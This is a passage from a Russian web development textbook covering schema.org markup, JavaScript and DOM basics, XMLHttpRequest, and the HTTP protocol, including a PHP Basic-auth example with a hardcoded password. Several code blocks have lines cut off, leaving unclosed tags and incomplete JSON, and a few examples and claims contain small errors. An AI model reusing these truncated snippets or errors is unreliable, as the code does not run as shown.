      <span itemprop="ratingValue">1</span>/
      <span itemprop="bestRating">5</span>stars
    </div>
    <span itemprop="description">The lamp burned out and
    it. </span>
  </div>
  <div itemprop="review" itemscope itemtype="http://schem
    <span itemprop="name">Value purchase</span> -
    by <span itemprop="author">Lucas</span>,
    <meta itemprop="datePublished" content="2011-03-25">M
    <div itemprop="reviewRating" itemscope itemtype="http
      <meta itemprop="worstRating" content = "1"/>
      <span itemprop="ratingValue">4</span>/
      <span itemprop="bestRating">5</span>stars
    </div>
    <span itemprop="description">Great microwave for the
    fits in my apartment.</span>
  </div>
  ...
</div>
```

Аналогичный пример, но в формате RDFa:

```
<div vocab="http://schema.org/" typeof="Product">
  <span property="name">Kenmore White 17" Microwave</span
  <img property="image" src="kenmore-microwave-17in.jpg"
  <div property="aggregateRating"
     typeof="AggregateRating">
   Rated <span property="ratingValue">3.5</span>/5
   based on <span property="reviewCount">11</span> custom
  </div>
  <div property="offers" typeof="Offer">
    <!--price is 1000, a number, with locale-specific tho
        and decimal mark, and the $ character is marked u
        machine-readable code "USD" -->
    <span property="priceCurrency" content="USD">$</span>
      property="price" content="1000.00">1,000.00</span>
    <link property="availability" href="http://schema.org
  </div>
```

```
  Product description:
  <span property="description">0.7 cubic feet countertop
  Has six preset cooking categories and convenience featu
  Add-A-Minute and Child Lock.</span>
  Customer reviews:
  <div property="review" typeof="Review">
    <span property="name">Not a happy camper</span> -
    by <span property="author">Ellie</span>,
    <meta property="datePublished" content="2011-04-01">A
    <div property="reviewRating" typeof="Rating">
      <meta property="worstRating" content = "1">
      <span property="ratingValue">1</span>/
      <span property="bestRating">5</span>stars
    </div>
    <span property="description">The lamp burned out and
    it. </span>
  </div>
  <div property="review" typeof="Review">
    <span property="name">Value purchase</span> -
    by <span property="author">Lucas</span>,
    <meta property="datePublished" content="2011-03-25">M
    <div property="reviewRating" typeof="Rating">
      <meta property="worstRating" content = "1"/>
      <span property="ratingValue">4</span>/
      <span property="bestRating">5</span>stars
    </div>
    <span property="description">Great microwave for the
    fits in my apartment.</span>
  </div>
  ...
</div>
```

Тот же самый пример в формате JSON-LD, в отличие от RDFa и микроданных, размещается не в самой верстке страницы, а внутри тега <head> на странице:

```
<script type="application/ld+json">
{
  "@context": "http://schema.org",
```

```
"@type": "Product",
"aggregateRating": {
  "@type": "AggregateRating",
  "ratingValue": "3.5",
  "reviewCount": "11"
},
"description": "0.7 cubic feet countertop microwave. Ha
"name": "Kenmore White 17\" Microwave",
"image": "kenmore-microwave-17in.jpg",
"offers": {
  "@type": "Offer",
  "availability": "http://schema.org/InStock",
  "price": "55.00",
  "priceCurrency": "USD"
},
"review": [
  {
    "@type": "Review",
    "author": "Ellie",
    "datePublished": "2011-04-01",
    "description": "The lamp burned out and now I have
    "name": "Not a happy camper",
    "reviewRating": {
      "@type": "Rating",
      "bestRating": "5",
      "ratingValue": "1",
      "worstRating": "1"
    }
  },
  {
    "@type": "Review",
    "author": "Lucas",
    "datePublished": "2011-03-25",
    "description": "Great microwave for the price. It i
    "name": "Value purchase",
    "reviewRating": {
      "@type": "Rating",
      "bestRating": "5",
```

```
        "ratingValue": "4",
        "worstRating": "1"
      }
    }
  ]
}
</script>
```

Подробное описание значений всех атрибутов приведено на сайте schema.org. Проверить корректность семантической разметки структурированных данных и увидеть как они будут выглядеть при поиске можно с помощью соответствующих сервисов Google[1] и Яндекс[2].

В результатах поиска Google страница с такой разметкой будет выглядеть следующим образом:

Рис. 4. Структурированные данные в результатах поиска Google.

Таким образом, наиболее важно передать свойства reviewCount и ratingValue из словаря http://schema.org/aggregateRating, availability, price, priceCurrency из словаря http://schema.org/Offer.

2. РАЗРАБОТКА КЛИЕНТСКИХ ВЕБ-ПРИЛОЖЕНИЙ

2.1. Основы JavaScript, подключение, синтаксис, работа с DOM, события, отладка.

JavaScript (JS) — это встроенная в большинство браузеров реализация интерпретатора языка ECMAScript (ES),

[1] https://search.google.com/structured-data/testing-tool/

[2] https://webmaster.yandex.ru/tools/microtest/

спецификация которого стандартизована организацией Ecma International в стандартах ECMA-262 и ISO/IEC 16262. Язык является мультипарадигменным (поддерживает объектно-ориентированное, прототипное, функциональное и событийное программирование), поддерживает ввод-вывод, имеет динамическую типизацию и расширения, необходимые для создания веб-приложений. В современных браузерах используется ES2015. При разработке сложных приложений используются более современные версии языка, например ES6, которые транслируются для совместимости с большинством браузеров в ES2015 на этапе разработки приложения так называемыми транспилерами, например Babel.

Сценарии JavaScript подключаются на веб-страницах HTML 5 с помощью элемента <script>. Например, следующий код выводит сообщение в отладочную консоль и показывает его во всплывающем диалоге:

```
<script>
  console.log('Hello World!');
  alert('Hello World!');
</script>
```

Элемент может быть включен как в разделе <head> так и <body> документа HTML. Выполнение скрипта начинается сразу после загрузки закрывающего тега в потоке документа, т.е., возможно, до полной загрузки страницы. При наличии более одного скрипта на странице они выполняются последовательно в порядке их загрузки.

В разделе <head> документа HTML скрипт может загружаться из внешнего ресурса следующим образом:

```
<script src="URL"></script>
```

где в URL в полном, сокращённом или относительном виде указывает на ресурс, содержащий текст скрипта без тега <script>.

Внешние скрипты загружаются и выполняются браузером последовательно по порядку их включения в документ. Во время загрузки и выполнения скрипта браузер приостанавливает рендеринг дальнейших элементов страницы так как

скрипт может внести изменения в документ по месту вставки скрипта с помощью вызова document.write(), приостанавливает обработку событий JavaScript так как код JS, загружаемый на странице, и обработчики событий выполняются в одном потоке. При большом объеме загружаемых скриптов это приводит к долгой первоначальной загрузке страницы, неработоспособности интерактивных элементов, использующих JS, на время загрузки, визуальному «торможению» страницы, отсутствию реакции на действия пользователя длительное время. В результате этого пользователи могут уходить с сайта и поисковые системы понизят сайт в выдаче. Для решения этой проблемы большинство объемных скриптов переносят вниз страницы, например, выше закрывающего тега </body>.

Также в современных браузерах есть возможность загружать скрипты параллельно с остальным документом вместе с другими внешними ресурсами веб-страницы, такими как картинки и таблицы стилей, без остановки рендеринга HTML, а начинать их выполнение отложено, после окончания загрузки страницы и полного формирования DOM. При этом браузер гарантированно сохраняет последовательность выполнения отложенных скриптов браузером в порядке их подключения на странице. Для такой параллельной загрузки и отложенного выполнения используется атрибут defer:

```
<script src="URL_скрипта" defer></script>
```

Таким образом следует подключать объемные скрипты, которые должны работать после загрузки всего DOM.

Еще одна возможность современных барузеров — параллельная загрузка и выполнение скрипта сразу после загрузки:

```
<script src="URL_скрипта" async></script>
```

Подключаемые таким образом скрипты во время загрузки не останавливают загрузку и отображение страницы, выполнение других скриптов. Однако после загрузки сразу выполняются, не дожидаясь загрузки всего документа, как это происходит в случае defer. Последовательность выполнения подключенных с помощью async скриптов не гарантирована. Таким образом следует подключать объемные скрипты, рабо-

та которых не зависит от содержимого страницы. Например, код статистики посещений.

Для объявления и инициализации новых переменных используется ключевое слово var, для присваивания оператор =, например:

```
var x;
var a, b;
var z = 10;
z = "Переменная меняет тип";
x = z * 1.1;
```

Для объявления именованной функций используется оператор function. Оператор return возвращает результат функции. Для вызова функции используется ее имя и скобки (), возможно с параметрами. Например:

```
function sum(a, b) {
  return a + b;
}
console.log(sum(2, 2));
```

Синтаксис основных управляющих конструкций и комментариев JavaScript приближен к языку C:

```
// Условный оператор.
if (i < 10) {
  console.log("Да");
}
else {
  console.log("Нет");
}

// Цикл for.
for (var i = 0; i < 9; i++) {
   console.log(i);
}

// Цикл while.
var i = 0;
while (i < 10) {
```

```
  console.log(i);
  i++;
}
```

Объект document предоставляет методы доступа и изменения DOM для динамического изменения страницы с помощью JavaScript:

```
<div id="mydiv">Первоначальный текст.</div>

<script>
// Ищем в DOM элемент с идентификатором mydiv
// и сохраняем ссылку на него в переменную mydiv.
var mydiv = document.getElementById('mydiv');

// Меняем свойство CSS background-color.
// Дефис заменяем на Camel Case.
mydiv.style.backgroundColor = 'gray';

// Меняем внутреннее содержимое элемента.
mydiv.innerHTML = 'Новый контент <strong>заменит</strong> ста

// Создаем новый элемент.
var div = document.createElement('div');
div.classList.add('my-new-div');
div.innerHTML = 'Первый новый элемент.';
// Вставляем его как последний дочерний элемент существующего
mydiv.appendChild(div);
// Создаем новый элемент.
var div2 = document.createElement('div');
div.classList.add('my-new-div');
div2.innerHTML = 'Втрой новый элемент.';
// Вставляем div2 как дочерний элемент mydiv до div.
mydiv.insertBefore(div2, div);
// Удаляем элемент.
div.remove();

</script>
```

Код JavaScript или вызов функции может вызываться при срабатывании некоторого события. Чаще всего для разработки веб-интерфейсов используются обработчики событий клика по элементу (click), наведения курсора мыши на элемент (hover), прокрутки страницы (scroll), изменения размера страницы (resize), окончания загрузки элемента, DOM или всего документа (load). Наиболее удобно добавлять обработчики событий с помощью методов элемента addEventListener(). Например:

```
<!-- кнопка HTML -->
<button id="my-button">Кнопка</button>

<script>
// Функция-обработчик клика по кнопки.
function onClick() {
  alert('click');
}

// Ищем элемент кнопки в DOM и сохраняем ссылку в переменную
var b = document.getElementById('my-button');

// Добавляем обработчик события click на кнопку.
// При нажатии кнопки вызовется функция onClick.
b.addEventListener('click', onClick);
</script>
```

2.2. Библиотека jQuery.

2.3. Структуры данных JavaScript, JSON

2.4. Замыкания, область видимости, управление памятью, исключения.

2.5. ООП в JavaScript

2.6. Функция SetInterval

2.7. Объект XMLHttpRequest

Объект XMLHttpRequest в современных браузерах позволяет после загрузки страницы из JavaScript выполнить HTTP-запрос, получить и обработать ответ без перезагрузки самой страницы.

Запрос можно делать только к ресурсам с именем домена, совпадающим с именем домена, с которого загружена текущая страница. Подобное ограничение называют same-origin policy, и оно применяется во многих веб-технологиях в целях безопасности.

Объект XMLHttpRequest работает в двух режимах:

– синхронном, когда в скрипте выполняется вызов метода send() объекта XMLHttpRequest для отправки HTTP-запроса и выполнение скрипта приостанавливается до получения ответа от сервера;

– асинхронном, когда во время и после выполнения запроса работа скрипта продолжается, а при получении ответа вызывается обработчик специального события.

В версии Internet Explorer 5.x и 6 объект XMLHttpRequest появился впервые и был реализован как расширение ActiveX:

```
var xmlhttp = new ActiveXObject ("Microsoft.http");
```

Создание объекта в других браузерах и более поздних версиях IE было стандартизовано:

```
var xmlhttp = new XMLHttpRequest();
```

Возможности XMLHttpRequest:

– обновление страницы новыми данными без перезагрузки страницы;

– запрос и получение данных от сервера после загрузки страницы;

– отправка данных на сервер в фоновом режиме.

Методы объекта:

abort() – останавливает обработку текущего синхронного запроса;

getAllResponseHeaders() – возвращает как строку все заголовки ответа;

getResponseHeader(name) – возвращает значение заголовка ответа с именем name;

open(method, URL, async, login, password) – подготавливает http-запрос указанным методом по указанному адресу:

– async – булевский параметр, задает асинхронность запроса;

– login, password – логин и пароль для http-авторизации, если на сервере требуется авторизация;

send(content) – отправляет подготовленный ранее запрос, содержимое переменной content передается как сущность запроса;

setRequestHeader('name','value'); – устанавливает значение заголовка запроса с именем name, равным value.

Свойства объекта:

onreadystatechange – событие, вызываемое при изменении состояния объекта при работе в асинхронном режиме, событию можно назначить свою функцию onreadystatechange = function(event), где readystate – число от 0 до 4, задающее состояние объекта:

– 0 – объект не инициализирован;

– 1 – идет загрузка;

– 2 – загрузка окончена;

– 3 – идет обмен с сервером;

– 4 – запрос завершен, можно получать результат;

responseText – сущность ответа сервера как строка;

responseXML – сущность ответа сервера, разобранная как xml-документ;

status – HTTP-статус ответа (200, 404 ...);
statusText – сообщение статуса (ok, not found ...).

Пример получения фрагмента сервера и вставка его в текущую страницу без перезагрузки:

```
<script>
// Создаем объект класса XMLHttpRequest.
var xhr = new XMLHttpRequest();
function go() {
  // Настраиваем синхронный запрос.
  xhr.open('GET', '/fragment.php', false);
  // Отправляем запрос.
  xhr.send();
  // Выводим ответ сервера.
  var element = document.getElementById('frag');
  element.innerHTML = xhr.responseText;
  // Возвращаем false чтобы форма не отправлялась на сервер и
  return false;
}

</script>

<div id="frag"> </div>

<form>
<input type="submit" value="Пуск" onclick="return go();"/>
</form>
```

Пример отправки данных методом POST:

```
xmlhttp.open("POST", "ajax.php", true);
xmlhttp.setRequestHeader("Content-type",
  "application/x-www-form-urlencoded");
xmlhttp.send("comment=Hello%20World!&name=Anonymous");
```

Рассмотрим пример обработчика события onreadystatechange. Обработчик необходимо назначить до вызова send():

```
xmlhttp.onreadystatechange = function() {
 if (xmlhttp.readyState == 4 &&
```

```
      xmlhttp.status == 200) {
    document.getElementById("myDiv").innerHTML =
      xmlhttp.responseText;
 }
}
```

В данном примере создается анонимная функция без параметров и присваивается в качестве обработчика события onreadystatechange.

Пример с использованием библиотеки jQuery:

```
// Загрузка содержимого элемента #myDiv
// с сервера методом GET.
$('#myDiv').load('/ajax.php');

// Асинхронный POST-запрос.
$.ajax({
  type: "POST",
  url: "/ajax.php",
  data: "key1=value1&key2=value2",
  beforeSend: function(XHR) {
    // Задаем заголовки запроса.
  },
  success: function(){
   // Обрабатываем ответ.
  }
});
```

2.8. History API

2.9. WebSockets

2.10. LocalStorage

2.11. SVG

2.12. Canvas

2.13. WebGL

2.14. ES6. Использование Node JS и NPM. RequestAnimationFrame, promise, async/await, workers. Полифилы.

2.15. SPA. React. Основные возможности и синтаксис. Компонентный подход. Жизненный цикл компонента.

2.16. Стилизация компонентов React. CSS in JS. CSS модули. Списки. Пример проекта.

2.17. Функциональные компоненты, хуки React. Валидация свойств. Библиотека Axios.

2.18. Роутинг. Формы и валидация.

2.19. Flux и Redux.

2.20. WebPack. ESLint. Отладка React и Redux. Производительность. Тестирование. Next.JS.

3. HYPER TEXT TRANSFER PROTOCOL

Hyper Text Transfer Protocol (HTTP)[1] – протокол уровня приложения для построения распределённых[2] коллаборатив-

[1] RFC2616/3.2. Hypertext Transfer Protocol – HTTP/1.1. URL: `http://www.w3.org/Protocols/rfc2616/rfc2616.html`

[2] Distributed – означает, что узлы системы территориально распределены.

ных[1] гипермедиа[2] информационных систем.

HTTP является протоколом без сохранения состояния, который применяется для решения различных задач, помимо работы с гипертекстом.

Протокол расширяем с помощью возможностей добавления методов запроса, кодов ошибок и заголовков.

Примеры использования HTTP как транспорта:

– протокол передачи мгновенных сообщений Jabber (XMPP);

– протокол синдикации ресурсов RSS;

– система единой идентификации пользователей OpenID и OAuth;

– протоколы веб-сервисов, такие как SOAP, дающие возможность легкого развёртывания и интеграции приложений в корпоративной среде.

«Протокол без сохранения состояния» означает, что каждый запрос от клиентов в HTTP содержит исчерпывающую информацию, необходимую для обработки запроса сервером. Таким образом, на сервере не сохраняются результаты обработки предыдущих запросов от клиента для обработки последующих запросов.

Преимущества систем без сохранения состояния:

– позволяют легко создавать клиент-серверные системы с балансировкой нагрузки на несколько серверов, например, поисковые системы, высокопосещаемые веб-сайты и веб-сервисы с обработкой большого количества запросов в единицу времени;

– дают возможность эффективного использования кэширования, что позволяет сохранить результаты предыдущих вычислений и использовать их при повторных аналогичных запросах без повтора вычислений.

Особенности протокола HTTP:

– типизация – позволяет запрашивать и передавать данные определённого типа, типы стандартизованы соответству-

[1] Collaborative – означает работу в коллективе.

[2] Под гипермедиа в настоящее время понимается гипертекст (текст с гиперссылками), который может содержать изображения, видео, звуки, интерактивные функции.

ющими требованиями RFC, но не фиксированы в HTTP и допускают дополнения к стандартным типам;

– механизм обсуждения (content negotiation) представления данных – позволяет строить независимые от природы передаваемых данных системы.

Указанные особенности позволяют развивать возможности веб-приложений по мере появления новых интернет-технологий и развития возможностей клиентов (браузеров) в результате реализации новых веб-стандартов без изменений в протоколе HTTP.

3.1. Основные понятия и схема работы

Определения из спецификации HTTP:

Соединение – на транспортном уровне процедура установки соединения между клиентом и сервером для передачи данных.

Запрос – сообщение от клиента серверу.

Ответ – сообщение от сервера клиенту.

Ресурс – сетевой объект данных или сервис, который может быть идентифицирован с помощью универсального идентификатора ресурса (URI), ресурс может быть доступен в нескольких представлениях. Более формально ресурс – это именованная функция R(t), которая в зависимости от времени возвращает множество представлений.

Сущность (entity) – информация, передаваемая в запросе или ответе, состоит из тела сущности, метаинформации в виде заголовков сущности и заголовков контента.

Представление (representation) – сущность, включённая в ответ и являющаяся результатом обсуждения содержимого.

Обсуждение содержимого (content negotiation) – механизм выбора подходящего представления при обработке запроса.

Клиент – программа, устанавливающая соединение для отправки запроса.

Сервер – приложение, принимающее соединение для того, чтобы получать запросы и слать ответы.

Прокси (proxy) – промежуточная программа, которая работает как сервер и как клиент одновременно для целей выполнения запросов от имени других клиентов.

Сервер-источник – сервер, на котором находится ресурс.

Прозрачный прокси – прокси, который не меняет ни запрос, ни ответ, за исключением целей аутентификации (проверка подлинности запросов с помощью логина/пароля или сертификата) и идентификации.

Шлюз – сервер, который работает как промежуточный для другого сервера. Отличие от прокси в том, что шлюз получает запросы, как будто он является сервером-источником для запрашиваемого ресурса (клиент может не знать, что общается со шлюзом).

Схема работы HTTP:

1) клиент отправляет запрос на некоторый ресурс определённым методом и с некими заголовками;

2) сервер обрабатывает запрос и выдает ответ в виде представления ресурса, которое понятно клиенту;

3) в протоколе HTTP 1.0 сервер закрывает соединение. В HTTP 1.1, возможно, ждет следующего запроса (рис. 5).



Рис. 5. Схема работы HTTP

3.2. Версии протокола и их основные отличия

На практике использовались следующие версии протокола:

1. HTTP 0.9 – данные передавались как нетипизированный массив байтов.

2. HTTP 1.0 – появилась типизация и MIME-типы данных.

3. HTTP 1.1 – появился заголовок запроса Host, позволяющий размещать несколько сайтов на сервере с одним IP-адресом; были ужесточены многие правила интерпретации запроса таким образом, что сервер возвращает ошибку, если запрос в версии 1.1 отправлен некорректно; была чётко прописана работа с прокси-серверами; увеличена эффективность протокола при передаче бинарных данных и потоков данных; появилась возможность отправки нескольких запросов через одно соединение.

4. HTTP 2 – надстройка над HTTP 1.x для улучшения эффективности передачи данных по сети, за счет мультиплексирования может использовать одно соединение TCP/IP для параллельной обработки нескольких запросов, более эффективно передает данные по сети так как является бинарным и реализует компрессию заголовков, позволяет серверам проактивно отправлять новые данные в кеши клиентов, использует HTTPS и реализует более безопасный метод компрессии HPACK вместо GZIP.

В настоящее время используются версии 1.0, 1.1 и 2.

Использование веб-сервера таким образом, что на одном и том же IP-адресе находится один веб-сайт, называется виртуальным хостингом по IP-адресу.

Веб-сервер, поддерживающий HTTP 1.1 или 2, находит соответствующий сайт по имени домена, анализируя содержимое обязательного заголовка запроса Host. Данная возможность получила название виртуального хостинга по имени, благодаря которому на современном сервере Shared-хостинга с одним IP-адресом могут располагаться сотни сайтов.

Медиатипы или MIME-типы предназначены для типизации передаваемых данных. Клиент в специальном заголов-

ке запроса сообщает серверу, какие медиатипы может обработать клиент и каковы предпочтения клиента относительно этих типов. Сервер, отвечая на запрос, по возможности выдает представление ресурса, понятное клиенту, и передает тип этого представления в заголовке ответа.

Аналогичным образом клиент и сервер могут «договориться» об алгоритме компрессии сообщения, кодировке текста, языке сообщения. Этот механизм называется Content Negotiation.

3.3. Запросы и ответы

В HTTP запросы и ответы шлются текстом в кодировке ASCII.

Формат запроса HTTP:

```
<метод> <Resource-URI> HTTP/<версия HTTP>
[<ЗаголовокЗапроса 1>: <значение1>]CRLF
...
[<ЗаголовокЗапроса n>: <значение n>]CRLF
[<ЗаголовокСущности 1>: <значение1>]CRLF
...
[<ЗаголовокСущности m>: <значение m>]CRLF
[CRLF<сущность>]
```

CRLF означает два байта конца строки: CR = код #13 в шестнадцатеричной системе – символ перевода каретки; LF = код #10 в шестнадцатеричной системе – символ переноса строки.

Пример запроса главной страницы:

```
GET / HTTP/1.0
```

Пример запроса для получения страницы about сайта example.com в протоколе HTTP 1.1:

```
GET /about HTTP/1.1
Host: example.com
```

Для соединения с 80-м портом веб-сервера example.com достаточно выполнить команду:

```
telnet example.com 80
```

Для отправки запроса на сервер и получения ответа достаточно скопировать запрос и нажать Ввод 2 раза. Когда запрос не имеет сущности, тогда после получения двух переводов строки сервер считает, что запрос окончен и можно высылать ответ. В иных случаях сервер может определить окончание запроса, используя длину сущности в байтах, передаваемую в заголовке запроса Content-Length.

Формат ответа HTTP:

```
HTTP/<версия HTTP> <код ответа> <сообщение>
[<ЗаголовокОтвета 1>: <значение1>]CRLF
...
[<ЗаголовокОтвета n>: <значение n>]CRLF
[<ЗаголовокСущности 1>: <значение1>]CRLF
...
[<ЗаголовокСущности m>: <значение m>]CRLF
[CRLF<сущность>]
```

Пример ответа:

```
HTTP/1.1 200 OK
Content-Length: 64
Content-Type: text/html; charset=Windows-1251

<html>
 <body>
<h1>Заголовок</h1>
Текст страницы
 </body>
</html>
```

Пример ответа на некорректный запрос:

```
HTTP/1.1 400 Bad Request
```

Пример ответа на запрос к несуществующему ресурсу (страница не найдена):

```
HTTP/1.1 404 Not Found
Content-Length: 44
```

```
Content-Type: text/html; charset=UTF-8

<h1>404 Ресурс не найден</h1>
```

Пример запроса, который браузер Firefox отправит на веб-сервер при открытии страницы `http://localhost/`:

```
GET / HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0
 (X11; Linux x86_64; rv:14.0)
 Gecko/20100101 Firefox/14.0.1
Accept: text/html,
 application/xhtml+xml,
 application/xml;q=0.9,
 */*;q=0.8
Accept-Language: ru,en-us;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Connection: keep-alive
```

Заголовки User-Agent и Accept в предыдущем примере на самом деле будут занимать две строки без лишних переносов строк.

Пример ответа от веб-сервера Apache:

```
HTTP/1.1 200 OK
Date: Mon, 17 Sep 2012 10:45:33 GMT
Server: Apache/2.2.16 (Debian)
Last-Modified: Fri, 18 Feb 2011 20:37:42 GMT
Etag: "43356-b1-49c947c5a8482"
Accept-Ranges: bytes
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 146
Keep-Alive: timeout=15, max=100
Connection: Keep-Alive
Content-Type: text/html

<html><body><h1>It works!</h1>
<p>This is the default web page for this server.</p>
```

```
<p>The web server software is
running but no content has been added, yet.</p>
</body></html>
```

3.4. Методы запросов

Основные методы запроса:
– GET – запрос представления ресурса;
– POST – создание нового ресурса;
– PUT – изменение существующего ресурса;
– DELETE – удаление ресурса;
– HEAD – запрос заголовков без сущности.

Метод отражает действие клиента над ресурсом на сервере. GET используется браузерами для загрузки страницы, файлов. POST применяется браузерами при отправке форм, при закачке файлов.

Основные определения

Состояние ресурса в некоторый момент времени определяется его параметрами, которые могут храниться или вычисляться на сервере.

Побочный эффект заключается в изменении состояния ресурса в результате некоего запроса.

Безопасными методами HTTP называются методы без побочного эффекта (GET, HEAD, OPTIONS и TRACE). Несмотря на требование безопасности метода GET в спецификации HTTP, на практике обработка GET-запросов не имеет никаких ограничений на сервере. Нарушение требования безопасности GET-запросов при создании веб-приложений может приводить к проблемам в работе кэширования, поисковых систем и других автоматизированных агентов, которые могут внести непреднамеренное изменение в данные на сервере.

Идемпотентный метод – метод запроса, который при многократном выполнении гарантированно имеет одинаковый эффект (все безопасные методы, а также PUT и DELETE). При этом ответ от сервера может быть разным, например, при повторном запросе методом DELETE. Однако состояние ресурса останется неизменным.

3.5. Заголовки запроса

Основные заголовки запроса:

Host – передается домен или IP-адрес, на который отправляется запрос.

Accept – список MIME-типов, понятных клиенту, с указанием приоритета предпочитаемых типов. Задает возможности клиентов по обработке типов файлов.

Accept-Language, Accept-Charset, Accept-Encoding – задают понятные клиенту язык, кодировку и алгоритм компрессии сообщения.

User-agent – описание клиента на естественном языке, для браузера указывается название и номер версии браузера, операционной системы, язык ОС и браузера.

Referer – передается адрес страницы, с которой клиент перешёл по ссылке.

Range – позволяет указать интервал для получения части сущности ответа, например, при необходимости скачать часть файла или продолжить прерванное скачивание файла.

Connection – указывает серверу, закрывать ли соединение после отправки ответа или оставить открытым для последующих запросов.

3.6. Заголовки ответа

Основные заголовки ответа:

Content-Type – MIME-тип сущности ответа и кодировка, например: text/html; charset=utf-8.

Content-Length – длина сущности в байтах.

Content-Encoding – алгоритм компрессии сущности.

Location – указывает клиенту, что для продолжения запроса необходимо сделать запрос по указанному адресу методом GET.

Date – дата формирования ответа по времени сервера, используется для кэширования ответа на стороне клиента.

Etag – контрольная сумма или хэш сущности в ответе, используется для кэширования ответа на стороне клиента.

3.7. Коды статуса ответа

Три символа первой строки ответа (статусной строки) задают код ответа, принадлежащий одному из семейств:

– коды вида 1xx – подтверждение получения запроса, уведомления о продолжении работы;

– коды вида 2xx – успешное завершение, действие было получено, понято и выполнено;

– коды вида 3xx – перенаправление, дальнейшие действия требуются для завершения запроса;

– коды вида 4xx – ошибка клиента, запрос с синтаксической ошибкой или не может быть выполнен;

– коды вида 5xx – ошибки сервера, у сервера не получилось обработать потенциально верный запрос.

Семантика основных кодов ответа HTTP:

200 Ok – выдается при нормальной загрузке страницы методом GET.

201 Created – был успешно создан новый ресурс в результате запроса.

206 Partial Content – означает, что передаваемый ответ является фрагментом, запрошенным с помощью заголовка range.

301 Moved Permanently – перемещён навсегда; новый адрес ресурса передается в заголовке ответа Location.

302 Found – ресурс временно доступен по другому адресу, передаваемому в заголовке ответа Location.

304 Not Modified – ресурс не изменился с момента последнего запроса клиентом.

400 Bad Request – ошибка в запросе.

401 Unauthorized – требуется авторизация.

404 Not Found – ресурс не найден.

500 Internal Server Error – ошибка на сервере.

503 Service Unavailable – сервер недоступен или перегружен.

3.8. Аутентификация

В протоколе HTTP предусмотрена возможность аутентификации по паролю для ограничения доступа к ресурсам. Аутентификация происходит по следующей схеме:

1. Сервер получает запрос к ресурсу, для которого требуется авторизация. Сервер проверяет заголовок запроса Authorization, в котором от клиента передается логин и пароль.

2. Эта информация передаётся в веб-приложение, где проверяется наличие такого пользователя, правильность пароля (аутентификация) и проверяются права доступа к данному ресурсу данным методом (авторизация).

3. Если проверка успешна, то выдается ответ как обычно и дальнейшие шаги не выполняются.

4. Если проверка не успешна или нет заголовка Authorization, то сервер отвечает 401 Unauthorized, передает заголовок WWW-Authenticate с названием сайта и названием области для авторизации и страницу с сообщением об ошибке авторизации.

5. Получив ответ со статусом 401, браузер показывает пользователю диалог ввода логина и пароля для данного сайта и области авторизации.

6. После заполнения логина и пароля браузер повторяет запрос и передает в нем логин и пароль в заголовке запроса Authorization в виде строки username:password в формате Base64, действия повторяются с шага 1.

7. При отмене или закрытии диалога авторизации пользователем браузер показывает пользователю переданную сервером страницу ошибки авторизации.

Существует два вида аутентификации в HTTP:

– basic: передается пароль и логин прямым текстом;

– digest: передается хэш пароля.

Пример использования basic-аутентификации в PHP:

```
<?php
if (empty($_SERVER['PHP_AUTH_USER']) ||
    empty($_SERVER['PHP_AUTH_PW']) ||
    $_SERVER['PHP_AUTH_USER'] != 'admin' ||
    $_SERVER['PHP_AUTH_PW'] != '123') {
  header('HTTP/1.1 401 Unanthorized');
  header('WWW-Authenticate: Basic realm="My site"');
  print('<h1>401 Требуется авторизация</h1>');
  exit();
}
```

При попытке открыть данную страницу сервер ответит так (см. шаг 4):

```
HTTP/1.1 401 Unanthorized
Date: Thu, 27 Sep 2012 12:41:19 GMT
Server: Apache/2.2.16 (Debian)
X-Powered-By: PHP/5.3.3-7+squeeze3
```

```
WWW-Authenticate: Basic realm="My site"
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 75
Keep-Alive: timeout=15, max=99
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

<h1>401 Требуется авторизация</h1>
```

В ответ браузер покажет диалог для ввода логина и пароля и после ввода пользователем отправит такой запрос (см. шаг 5):

```
GET /auth.php HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0
  (X11; Linux x86_64; rv:14.0)
  Gecko/20100101 Firefox/14.0.1
Accept: text/html,
  application/xhtml+xml,
  application/xml;q=0.9,
  */*;q=0.8
Accept-Language: ru,en-us;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Connection: keep-alive
Cache-Control: max-age=0, max-age=0
Authorization: Basic YWRtaW46MTIz
```

Если логин и пароль правильные и сервер ответит отличным от 401 кодом, то браузер будет слать заголовок Authorization с указанным ранее логином и паролем для всех последующих HTTP-запросов на этот хост до конца сессии, т.е. закрытия браузера.

Недостатком HTTP авторизации является то, что в HTTP не предусмотрен механизм принудительного окончания сессии («logout»). Однако в большинстве браузеров выход и повторный ввод пароля можно вызвать ответом 401 с новым, например, случайно сгенерированным реалмом.

Также к недостаткам относят необходимость использования защищенного соединения HTTPS для защиты данных, передаваемых открытым текстом.

3.9. Кэширование и условный GET-запрос

В HTTP предусмотрена возможность кэширования представлений ресурсов на стороне клиента (например, страниц и файлов в кэше браузера). По умолчанию, если поведение не изменено заголовком ответа Cache-control, клиент или прокси может сохранять успешный ответ сервера, использовать его без валидации, если он не устарел, либо использовать его после валидации. С помощью заголовка ответа Cache-control сервер может изменить это поведение и задать дату устаревания представления, в том числе дату в прошлом. Приведём пример заголовков ответа, запрещающих кэширование на клиенте:

```
Cache-Control: no-cache, must-revalidate
Expires: Sat, 26 Jul 1997 05:00:00 GMT
```

